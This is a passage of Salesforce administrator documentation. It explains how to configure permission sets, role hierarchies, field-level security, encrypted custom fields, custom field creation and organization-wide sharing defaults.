Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

The Apps section of the permission sets overview page contains settings that are directly associated with the business processes the apps enable. For example, customer service agents might need to manage cases, so the “Manage Cases” permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.

System Settings

Some system functions apply to an organization and not to any single app. For example, "View Setup and Configuration" allows users to view setup and administrative settings pages. Other system functions apply to all apps. For example, the "Run Reports" and "Manage Dashboards" permissions allow managers to create and manage reports in all apps. In some cases, such as with "Modify All Data," a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

Work with Permission Set Lists

Create list views to help view and manage your permission sets. You can also edit permissions in multiple permission sets at the same time using list views.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create, edit, and delete permission set list views:
- Manage Profiles and Permission Sets

To edit multiple permission sets from the list view:
- Manage Profiles and Permission Sets

  AND

  Customize Application

Create and Edit Permission Set List Views

You can create permission set list views to view a set of permission sets with the fields that you choose.

1. From Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**.
2. In the Permission Sets detail page, click **Create New View**, or select a view and click **Edit**.
3. Enter the view name.
4. Under Specify Filter Criteria, specify the conditions that the permission sets must match, such as `Modify All Data equals True`.
   a. To search for and select the setting you want, type a setting name, or click the lookup icon. You can add filters on permission set details and permissions.
   b. Choose a filter operator.
   c. Enter the value that you want to match.
   d. To specify another filter condition, click **Add New**. You can specify up to 25 filter condition rows. Permission sets that match all of the filter conditions are displayed.
5. Under Select Columns to Display, specify the permission set details or permissions that you want to appear as columns in the list view. You can add up to 15 columns in a single list view.
   a. From the Search dropdown list, select the type of setting you want to search for.
   b. Enter part or all of a word in the setting you want to add and click **Find**.

      Note: If the search finds more than 500 values, no results appear. Use the preceding steps to refine your search criteria and show fewer results.

   c. To add or remove columns, select one or more column names and click the **Add** or **Remove** arrow.
   d. Use the **Top**, **Up**, **Down**, and **Bottom** arrows to arrange the columns in the sequence you want.
6. Click **Save**, or if you're cloning an existing view, rename it and click **Save As**.

Edit Multiple Permission Sets with Permission Set List Views

You can change permissions in up to 200 permission sets directly from the list view, without accessing individual permission set pages.

Editable cells display a pencil icon ( ) when you hover over the cell, while non-editable cells display a lock icon ( ).

Warning: Use care when editing permission sets with this method. Because permission sets affect a user's access, making mass changes can have a widespread effect on users in your organization.

1. Select or create a list view that includes the permission sets and permissions you want to edit.
2. To edit multiple permission sets, select the checkbox next to each permission set you want to edit.

   If you select permission sets on multiple pages, Salesforce remembers which permission sets are selected.
3. Double-click the permission you want to edit.

   For multiple permission sets, double-click the permission in any of the selected permission sets.
4. In the dialog box that appears, enable or disable the permission.

   In some cases, changing a permission may also change other permissions. For example, if "Customize Application" and "View Setup and Configuration" are disabled and you enable "Customize Application," then "View Setup and Configuration" is also enabled. In this case, the dialog box lists the affected permissions.
5. To change multiple permission sets, select **All** `n` **selected records** (where `n` is the number of permission sets you selected).
6. Click **Save**.

If any errors occur, an error message appears, listing each permission set in error and a description of the error. Click the permission set name to open the permission set detail page. The permission sets you've clicked appear in the error window in gray, strike-through text. To view the error console, you must have pop-up blockers disabled for the Salesforce domain.

Any changes you make are recorded in the setup audit trail.

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

> Note: Some permissions require users to have a specific user license or permission set license before you can grant them in permission sets. For example, if you add the Use Identity Connect user permission to the Identity permission set, you can assign only users with the Identity Connect permission set license to the permission set. Or, if you create a permission set without specifying a license and include the Author Apex permission, you can't assign the permission set to Salesforce Platform users, because their user license doesn't allow Apex authoring.
>
> It's possible to assign inactive users to permission sets, but this practice isn't recommended. If you're troubleshooting errors related to permission set assignments, make sure to check if an inactive user is causing the issue.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To assign permission sets:
- Assign Permission Sets

  AND

  View Setup and Configuration

To remove permission set assignments:
- Assign Permission Sets

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

Assign a Permission Set to Multiple Users

Assign a permission set to one or more users from any permission set page.

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

1. From Setup, in the Quick Find box, enter `Users`, and then select **Users**.
2. Select a user.
3. In the Permission Set Assignments related list, click **Edit Assignments**.
4. To assign a permission set, select it under Available Permission Sets and click **Add**. To remove a permission set assignment, select it under Enabled Permission Sets and click **Remove**.
5. Click **Save**.

Assign a Permission Set to Multiple Users

Assign a permission set to one or more users from any permission set page.

> Note: Certain types of users, such as guest, Self-Service, integration, and system users, aren't available in the Manage Assignments page. To view or manage these users, use the PermissionSetAssignment API object.

1. From Setup, in the Quick Find box, enter `Permission Sets`, and then click **Permission Sets**.
2. Select the permission set that you want to assign to users.
3. Click **Manage Assignments** and then **Add Assignments**.
4. Select the checkboxes next to the names of the users you want assigned to the permission set, and click **Next**.

5. Optionally, select an expiration date for the user assignment to expire. For more information, see Set Assignment Expiration Details for Users in Permission Sets and Permission Set Groups in Salesforce Help.
6. Click **Assign**.

Messages confirm success or indicate if a user doesn't have the appropriate licenses for assignment.

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

Note: Certain types of users, such as guest, Self-Service, integration, and system users, aren't available in the Manage Assignments page. To view or manage these users, use the PermissionSetAssignment API object.

1. From Setup, in the Quick Find box, enter *`Permission Sets`*, and then select **Permission Sets**.
2. Select a permission set.
3. In the permission set toolbar, click **Manage Assignments**.
4. Select the users to remove from this permission set. You can remove up to 1,000 users at a time.
5. Click **Remove Assignments**.
6. To return to a list of all users assigned to the permission set, click **Done**.

Search Permission Sets

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To search permission sets:
- View Setup and Configuration

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

On any of the permission sets detail pages, type at least three consecutive letters of an object, setting, or permission name in the **Find Settings...** box. The search terms aren't case-sensitive. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type *`sales`* in the Find Settings box, then select `Sales` from the list.
Objects	Object name	Let's say you have an Albums custom object. Type *`albu`*, then select `Albums`.
• Fields • Record types	Parent object name	Let's say your Albums object contains a Description field. To find the `Description` field for albums, type *`albu`*, select `Albums`, and scroll down to `Description` under Field Permissions.
Tabs	Tab or parent object name	Type *`rep`*, then select `Reports`.
App and system permissions	Permission name	Type *`api`*, then select `API Enabled`.

Item	Search for	Example
All other categories	Category name	To find Apex class access settings, type `apex`, then select `Apex Class Access`. To find custom permissions, type `cust`, then select `Custom Permissions`. And so on.

If you don't get any results, don't worry. Here's some tips that can help:

- Check if the search term has at least three consecutive characters that match the object, setting, or permission name.
- The permission, object, or setting you're searching for might not be available in the current Salesforce org.
- The item you're searching for might not be available for the user license that's associated with the current permission set. For example, a permission set with the Standard Platform User license doesn't include the "Modify All Data" permission.
- The permission set license associated with the permission set doesn't include the object, setting, or permission name you're searching for.

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Lightning Platform app menu.

Unlike profiles, you can't assign a default app in permission sets. You can only specify whether apps are visible.

To assign apps:

1. From Setup, in the Quick Find box, enter *`Permission Sets`*, and then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Assigned Apps**.
4. Click **Edit**.
5. To assign apps, select them from the Available Apps list and click **Add**. To remove apps from the permission set, select them from the Enabled Apps list and click **Remove**.
6. Click **Save**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit assigned app settings:

- Manage Profiles and Permission Sets

Assign Custom Record Types in Permission Sets

You can assign record types to users in permission sets.

1. From Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Object Settings**, then click the object you want.
4. Click **Edit**.
5. Select the record types you want to assign to this permission set.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types in permission sets:

- Manage Profiles and Permission Sets

How Is Record Type Access Specified?

Assign record types to users in their profiles or permission sets (or permission set groups), or a combination of these. Record type assignment behaves differently in profiles and permission sets.

How Is Record Type Access Specified?

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Assign record types to users in their profiles or permission sets (or permission set groups), or a combination of these. Record type assignment behaves differently in profiles and permission sets.

Before assigning a record type, understand the different types available in your Salesforce org. The behavior for record creation depends on which record types are assigned and if you assign them via profiles or permission sets (or permission set groups).

- Default Record Types: A user's default record type is specified in the user's profile. Users can view their default record type and edit record type selection in personal settings. You can't specify a default record type in permission sets.
- Master Record Types:
  - In Profiles: You can assign the master record type in profiles, but you can't include custom record types in the profile.
  - In Permission Sets: You can assign only custom record types in permission sets, not master record types.

This chart includes examples of what happens when users create records with different combinations of record type assignments.

Record Type Assigned on Profile	Custom Record Types in Permission Set (or Permission Set Group) Assigned	What Happens When a User Creates a Record
`--Master--`	None	The new record is associated with the Master record type.
`--Master--`	One	The new record is associated with the custom record type. Users can't select the Master record type.
`--Master--`	Multiple	Users are prompted to select a record type.

Record Type Assigned on Profile	Custom Record Types in Permission Set (or Permission Set Group) Assigned	What Happens When a User Creates a Record
Custom	One or more	Users are prompted to select a record type. In their personal settings, users can set an option to use their default record type and not be prompted to choose a record type.

When working with record type assignments, keep the following considerations in mind:

- Page layout assignments are specified in profiles only, not in permission sets. When a permission set specifies a custom record type, users with that permission set get the page layout assignment that's specified for that record type in their profile. In profiles, page layout assignments are specified for every record type, even when record types aren't assigned.
- Lead conversion default record types are specified in a user's profile for the converted records. During lead conversion, the display of the user's available record types is unsorted.
- Record type assignment on a user's profile or permission set (or permission set group) doesn't determine whether a user can view a record with that record type. The record type assignment simply specifies that the user can use that record type when creating or editing a record.

Create a User Role

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view roles and role hierarchy:
- View Roles and Role Hierarchy

To create, edit, and delete roles:
- Manage Roles

To assign users to roles:
- Manage Internal Users

In the role hierarchy, users have access to records owned by or shared with users in roles below them. Roles within the hierarchy affect access on components such as records and reports.

For information on designing your sharing setup to improve performance and speed up sharing changes, see the Designing Record Access for Enterprise Scale guide.

Users at any role level can view, edit, and report on all data that's owned by or shared with users below them in their role hierarchy, except in these two scenarios:

- For custom objects, you can disable the **Grant Access Using Hierarchies** setting on the Sharing Settings page. When disabled, only the record owner and users who are granted access have access to the custom object's records.
- After you share a folder with a role, it's visible only to users in that role, not to superior roles in the hierarchy.

1. From Setup, in the Quick Find box, enter `Roles`, and then select **Roles**.
2. If the "Understanding Roles" page is displayed, click **Set Up Roles**.
3. Find the role under which you want to add the new role. Click **Add Role**.
4. Add a Label for the role. The Role Name field autopopulates.
5. Specify who the role reports to. The field is already populated with the role name under which you added the new role, but you can also edit the value here.
6. Optionally, specify how the role name is displayed in reports. If the role name is long, consider using an abbreviation for reports.
7. Specify the role's access to the child contacts, opportunities, and cases associated with accounts that users in the role own.

For example, you can set the contact access so that users in the role can edit all contacts associated with accounts that they own. This access applies regardless of who owns the contacts. And you can set the opportunity access so that users in a role can view, but not edit, all opportunities associated with accounts that they own. This access also applies regardless of who owns the opportunities.

Note: If a child object's organization-wide default is Public Read/Write, you can't specify access, because you can't use the role hierarchy to restrict access further than your organization-wide defaults. If the organization-wide default for contacts is Controlled by Parent, you also can't specify access.

8. Click **Save**.

Note: Roles for customer and partner users aren't included on the role hierarchy setup page. For more information, see Configure an External Account Hierarchy.

When you edit groups, roles, and territories, sharing rules are recalculated to add or remove access as needed. Depending on the nature of your updates and your org's setup, these sharing calculations can take a while to complete. If you experience sharing evaluations or timeouts, consider deferring sharing calculations before making large-scale updates, and then restart and recalculate sharing at a later time. For more information, see Defer Sharing Calculations in Salesforce Help.

Share Objects and Fields

Give specific object or field access to selected groups or profiles.

Field Permissions

Field permissions, or field-level security, lets you specify whether users can view or edit each field for an object.

Organization-Wide Sharing Defaults

Define the default access that users have to records they don't own with organization-wide sharing settings. Organization-wide sharing settings can be set separately for custom objects and many standard objects. You can set different levels of access for internal and external users.

Sharing Rules

Use sharing rules to extend sharing access to users in public groups, roles, or territories. Sharing rules give particular users greater access by making automatic exceptions to your org-wide sharing settings.

User Sharing and Visibility

User Sharing enables you to show or hide an internal or external user from another user in your organization.

Public and Personal Groups

A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

Manual Sharing

Manual sharing allows users to share individual records with other users, public groups, and roles.

Restriction Rules

Restriction rules let you enhance your security by allowing certain users to access only specified records. They prevent users from accessing records that can contain sensitive data or information that isn't essential to their work. Restriction rules filter the records that a user has access to so that they can access only the records that match the criteria you specify.

Field Permissions

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Field permissions, or field-level security, lets you specify whether users can view or edit each field for an object.

Your Salesforce org contains lots of data, but you probably don't want every field accessible to everyone. For example, your payroll manager probably wants to keep salary fields accessible only to select employees. By setting field permissions, you can restrict user access in:

- Detail and edit pages
- Related lists
- List views
- Reports
- Connect Offline
- Email and mail merge templates
- Custom links
- Experience Cloud sites and portals
- Synchronized data
- Imported data
- Salesforce APIs

We recommend that you use permission sets and permission set groups to manage your users' permissions. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function.

In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Access Level	Enabled Settings in Permission Sets and Enhanced Profile User Interface	Enabled Settings in Original Profile and Field-Level Security Interfaces
Users can read and edit the field.	`Read` and `Edit`	`Visible`
Users can read but not edit the field.	`Read`	`Visible` and `Read-Only`
Users can't read or edit the field.	None	None

To further customize field access, you can

- Organize the fields on detail and edit pages by creating page layouts. Page layouts and field-level security settings together determine which fields a user sees. The most restrictive field access settings of the two always applies. For example, you can have a field that's required in a page layout but is read-only in the field-level security settings. The field-level security overrides the page layout, so the field remains read-only.

  Use field-level security to restrict users' access to fields, and then use page layouts to organize detail and edit pages within tabs. This approach reduces the number of page layouts for you to maintain.

- Customize search layouts to set the fields that appear in search results, in lookup dialog search results, and in the key lists on tab home pages. To hide a field that's not protected by field-level security, omit it from the layout.

Note: Roll-up summary and formula fields are read-only on detail pages and not available on edit pages. They can also be visible to users even though they reference fields that your users can't see. Einstein Insights can also be visible to the user even though the insight references fields that your users can't see. Universally required fields appear on edit pages regardless of field-level security.

The relationship group wizard allows you to create and edit relationship groups regardless of field-level security.

Set Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

Set Field-Level Security for a Field on All Permission Sets

Set field-level security for a field on permission sets. This option is an alternative to setting field-level security for a field on profiles.

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields that you want to keep private. Only users with the View Encrypted Data permission can see data in encrypted custom text fields.

Set Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

Watch how you can restrict access to specific fields using permission sets.

Watch a video

In some cases, you want users to have access to an object, but you don't want every field accessible to them. For example, you want certain account information accessible only to select employees. By configuring field permissions, or field-level security, you can control the specific fields that a user can see and edit on object records.

We strongly recommend that you use permission sets and permission set groups instead of profiles to manage your users' field permissions. Because you can reuse smaller permission set building blocks, you can avoid creating dozens or even hundreds of profiles for each user and job function. For more information, see Permissions Sets in Salesforce Help.

1. From Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**. Or, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select a permission set or profile.
3. Depending on which interface you're using, do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object you want and select it from the list. Click **Edit**, then scroll to the Field Permissions section.
   - Original profile user interface—In the Field-Level Security section, click **View** next to the object you want to modify, and then click **Edit**.
4. Specify the field's access level.
5. Click **Save**.

You can see all field permissions, as well as user, object, and custom permissions, that are enabled for a permission set on its summary page. On the permission set's detail page, click **View Summary**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set field-level security:

- Manage Profiles and Permission Sets

  AND

  Customize Application

Set Field-Level Security for a Field on All Permission Sets

Set field-level security for a field on permission sets. This option is an alternative to setting field-level security for a field on profiles.

EDITIONS

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set field-level security:

- Manage Profiles and Permission Sets

  AND

  Customize Application

In some cases, you want users to have access to an object, but you don't want every field accessible to them. For example, you want certain account information accessible only to select employees. By configuring field permissions, or field-level security, you can control the specific fields that a user can see and edit on object records.

1. From Setup, in the Quick Find box, enter `User Management Settings`, and then select **User Management Settings**. Enable **Field-Level Security for Permission Sets during Field Creation** if it isn't already enabled.
2. In Object Manager, select an object, and then click **Fields & Relationships**.
3. Select the field that you want to modify.
4. Click **Set Field-Level Security**.
5. Specify the field's access level. You can only set field-level security in custom permission sets created for your org.

   Note: Select **Permission sets with object permissions** to filter the list to permission sets that have Create, Read, Edit, or Delete access on the field's object. Deselect this option to show all permission sets. If no permission sets have object permissions for the field's object, the list contains all permission sets.

6. Save your changes.

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields that you want to keep private. Only users with the View Encrypted Data permission can see data in encrypted custom text fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Before you begin working with encrypted custom fields, review these implementation notes, restrictions, and best practices.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Implementation Notes

- Encrypted fields are encrypted with a 128-bit data encryption key and use the Advanced Encryption Standard (AES) algorithm. You can archive, delete, and import your data encryption key. To enable encryption key management, contact Salesforce.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the View Encrypted Data permission.
- If you have the View Encrypted Data permission and you grant login access to another user, the user can see encrypted fields in plain text.
- Only users with the View Encrypted Data permission can clone the value of an encrypted field when cloning that record.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

- When you use Visualforce email templates or call Visualforce pages with `getContent` or `getContentAsPDF` requests, encrypted field values are always masked regardless of whether you have the View Encrypted Data permission. Masking is present during Apex execution and on the resulting Visualforce markup.

Restrictions

Encrypted Text Fields:

- Can't be unique, have an external ID, or have default values.
- Aren't available for mapping leads to other objects.
- Are limited to 175 characters because of the encryption algorithm.
- Aren't available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- Can't be used to define report criteria, but they can be included in report results.
- Aren't searchable, but they can be included in search results.
- Aren't available for Connect Offline, Salesforce for Outlook, lead conversion, workflow rule criteria or formulas, formula fields, outbound messages, default values, and Web-to-Lead and Web-to-Case forms.

Encrypted Data Files:

- Aren't available for date and time fields.

Best Practices

- Encrypted fields are editable regardless of whether the user has the View Encrypted Data permission. Use validation rules, field-level security settings, or page layout settings to prevent users from editing encrypted fields.
- You can still validate the values of encrypted fields using validation rules or Apex. Both work regardless of whether the user has the View Encrypted Data permission.
- To view encrypted data unmasked in the debug log, the user must also have the View Encrypted Data in the service that Apex requests originate from. These requests can include Apex Web services, triggers, workflows, inline Visualforce pages (a page embedded in a page layout), and Visualforce email templates.
- Existing custom fields can't be converted into encrypted fields nor can encrypted fields be converted into another data type. To encrypt the values of an existing (unencrypted) field, export the data, create an encrypted custom field to store that data, and import that data into the new encrypted field.
- Mask Type isn't an input mask that ensures the data matches the Mask Type. Use validation rules to ensure that the data entered matches the mask type selected.
- Use encrypted custom fields only when government regulations require it because they involve more processing and have search-related limitations.

Note: This page is about Classic Encryption, not Shield Platform Encryption. What's the difference?

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

> **Important:** Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

When you're close to the limit of 800 custom fields and you delete or create fields, field creation can fail. The physical delete process reclaims and cleans fields, making them count temporarily toward the limit. The delete process runs only when the queue is full, so it can take days or weeks to start. In the meantime, the deleted fields are still counted as part of the limit. To request immediate deletion of fields, contact Salesforce Support.

Watch a Demo: How to Create a Custom Field in Salesforce (Salesforce Classic)

Want to customize Salesforce so it captures all your business data? This short video walks you through how to create a custom picklist field, from choosing the correct field type to applying field-level security.

Watch a Demo: How to Add a Custom Field in Salesforce (Lightning Experience)

Want to add and arrange a new field while viewing an individual record for an object? This short video walks you through creating a picklist field while viewing a contact and then changing the page layout for the field.

Before you begin, determine the field type you want to create.

1. From the management settings for the object you want to add a field to, go to Fields & Relationships.

   Custom task and event fields are accessible from the object management settings for Activities.

2. Click **New**.

   > **Tip:** On custom objects, you can also set fields dependencies and field history tracking in this section.

3. Choose the type of field and then click **Next**.
   - Some data types are available for certain configurations only. For example, the Master-Detail Relationship option is available for custom objects only when the custom object doesn't already have a master-detail relationship.
   - Custom settings and external objects allow only a subset of the available data types.
   - You can't add a multi-select picklist, rich text area, or dependent picklist custom field to opportunity splits.
   - Relationship fields count toward custom field limits.
   - Additional field types can appear if an AppExchange package using those field types is installed.
   - The roll-up summary option is available only on certain objects.
   - Field types correspond to API data types.
   - If your org uses Shield Platform Encryption, ensure that you understand how to encrypt custom fields using the Shield Platform Encryption offering.

4. For relationship fields, associate an object with the field and click **Next**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Contact Manager**, **Group**, **Essentials**, **Starter**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Custom fields aren't available on Activities in **Group** Edition

Custom settings aren't available in **Professional** Edition

Layouts aren't available in **Database.com**

USER PERMISSIONS

To create or change custom fields:
- Customize Application

To add field-level security to profiles or permission sets:
- Manage Profiles and Permission Sets

5. For indirect lookup relationship fields, select a unique, external ID field on the parent object, and then click **Next**. The parent field values are matched against the values of the child indirect lookup relationship field to determine which records are related to each other.
6. Enter a field label.

   Salesforce populates Field Name using the field label. Use the field name for merge fields in custom links, custom s-controls, and when referencing the field from the API.

   Tip: Ensure that the custom field name and label are unique for that object.

   - If standard and custom fields have identical names or labels, the merge field displays the custom field value.
   - If two custom fields have identical names or labels, the merge field can display an unexpected value.

   If you create a field label called `Email` and a standard field labeled `Email` exists, the merge field is unable to distinguish between the fields. Add a character to the custom field name to make it unique. For example, `Email2`.

7. To base a picklist field on a global picklist value set, select the value set to use.
8. To specify whether the field must be populated and what happens if the record is deleted, enter field attributes and select the appropriate checkboxes.
9. For master-detail relationships on custom objects, optionally select **Allow reparenting** to allow a child record in the master-detail relationship to be reparented to a different parent record.
10. For a relationship field, optionally limit search results for the field by creating a lookup filter. Lookup filters aren't available for external objects.
11. Click **Next**.
12. In Enterprise, Unlimited, Performance, and Developer Editions, specify the field's access settings for each profile or permission set, and then click **Next**.

    Note: To specify the field's access settings for permission sets instead of profiles, enable **Field-Level Security for Permission Sets during Field Creation** on the User Management Settings page.

    If you specify access for permission sets, select **Permission sets with object permissions** to filter the list to permission sets that have Create, Read, Edit, or Delete access on the field's object. To show all permission sets, deselect this option. If no permission sets have object permissions for the field's object, the list contains all permission sets.

Access Level	Enabled Settings (Profiles)	Enabled Settings (Permission Sets)
Users can read and edit the field.	**Visible**	**Edit Access** (**Read Access** is selected automatically)
Users can read but not edit the field.	**Visible** and **Read-Only**	**Read Access**
Users can't read or edit the field.	None	None

    By default, a custom field isn't visible or editable for portal profiles unless the field is universally required.

13. Select the Dynamic Forms-enabled Lightning record pages that should include the field, then click **Next**.

    If you don't have any Dynamic Forms-enabled Lightning record pages for the object, this step doesn't appear.

14. Select the page layouts that should include the field, and then click **Next**.

    Newly created custom fields are added as the last field in the first two-column section of the page layout, with these exceptions.

Field	Location on Page Layout
Long text area	End of the first one-column section.
User	Bottom of the user detail page.
Universally required	Can't remove it from page layouts or make it read only.

15. For relationship fields, optionally click **Related List Label**, enter a new name to create an associated records related list, and then add it to the page layouts for that object. To add the related list to customized page layouts, select **Append related list to users' existing personal customizations**.
16. Click **Save** to finish or **Save & New** to create more custom fields.

Creating fields can require changing a large number of records at once. If your request is queued to process these changes efficiently, you receive an email notification when the process has been completed.

Organization-Wide Sharing Defaults

Define the default access that users have to records they don't own with organization-wide sharing settings. Organization-wide sharing settings can be set separately for custom objects and many standard objects. You can set different levels of access for internal and external users.

Watch how you can restrict access to records owned by other users.

Watch a video

For most objects, organization-wide sharing settings can be set to Private, Public Read Only, or Public Read/Write. When the organization-wide sharing setting for an object is Private or Public Read Only, an admin can grant users additional access to records by configuring other record access features, like the role hierarchy or sharing rules. However, other record access features can only be used to grant additional access—they can't be used to restrict access to records beyond what was originally specified with the organization-wide sharing defaults.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

For information on designing your sharing setup to improve performance and speed up sharing changes, see the Designing Record Access for Enterprise Scale guide.

Example: For example, to allow for easier collaboration, you want all your internal users to be able to see (but not edit) all accounts and opportunities regardless of their owner. You set the default internal access level to Public Read Only for both accounts and opportunities. For leads, you want a more restricted access setting so that there's no potential for internal competition. You set the access level for leads to Private. That way, only the record owner, users above the owner in the role hierarchy, Salesforce admins, and users who have access via sharing can access it.

For your default external access, you only want some external users, such as Partner users, to have access to accounts and orders they don't own, and only to certain records. You set the default access level to Private for both accounts and orders. You then open up access as needed using sharing rules.

Set Your Internal Organization-Wide Sharing Defaults

Internal organization-wide sharing defaults set the baseline access for your internal users for your records. You can set the defaults separately for different objects.

External Organization-Wide Defaults Overview
External organization-wide defaults provide separate organization-wide defaults for internal and external users to help you better secure your data.

Set Your Internal Organization-Wide Sharing Defaults

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:
- Manage Sharing

Internal organization-wide sharing defaults set the baseline access for your internal users for your records. You can set the defaults separately for different objects.

Watch how you can restrict access to records owned by other users.

Watch a video

1. From Setup, in the `Quick Find` box, enter *`Sharing Settings`*, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default internal access that you want to use.

   You can assign the following access levels for custom objects and most standard objects.

Access Level	Description
`Controlled by Parent`	Users can perform actions (such as view, edit, delete) on a record on the detail side of a master-detail relationship if they can perform the same action on all associated master records. For contacts, `Controlled by Parent` must be set for both the default internal and external access.
`Private`	Only users who are granted access by ownership, permissions, role hierarchy, manual sharing, or sharing rules can access the records.
`Public Read Only`	All users can view all records for the object.
`Public Read/Write`	All users can view and edit all records for the object.

   For other access levels available only for specific objects, see Organization-Wide Default Access Settings.

4. To disable automatic access using your hierarchies for custom objects, deselect **Grant Access Using Hierarchies**. You can only deselect this setting for custom objects that don't have a default access of Controlled by Parent. For more information, see Controlling Access Using Hierarchies in Salesforce Help.

When you update organization-wide defaults, sharing recalculation applies the access changes to your records. If you have a lot of data, the update can take longer. You receive a notification email when the recalculation completes. Refresh the Sharing Settings page to see your changes. You can also monitor the progress of your organization-wide default updates on the Background Jobs page or view recent sharing operations on the View Setup Audit Trail page.

If you increase the default access, such as from Public Read Only to Public Read/Write, your changes take effect immediately. All users get access based on the updated default access. Sharing recalculation is then run asynchronously to ensure that all redundant access from manual or sharing rules is removed. When the default access for contacts is Controlled by Parent and you increase the default access for accounts, opportunities, or cases, the changes take effect after recalculation is run. If you decrease the default access, such as from Public Read/Write to Public Read Only, your changes take effect after recalculation is run.

The organization-wide sharing default setting can't be changed for some objects or in some scenarios:

- Service contracts are always Private.
- User provisioning requests are always Private.
- If the default access for Account is set to Private, the default access for Opportunity and Case must be set to Private as well. The default access for Contact must be set to Private or Controlled by Parent.
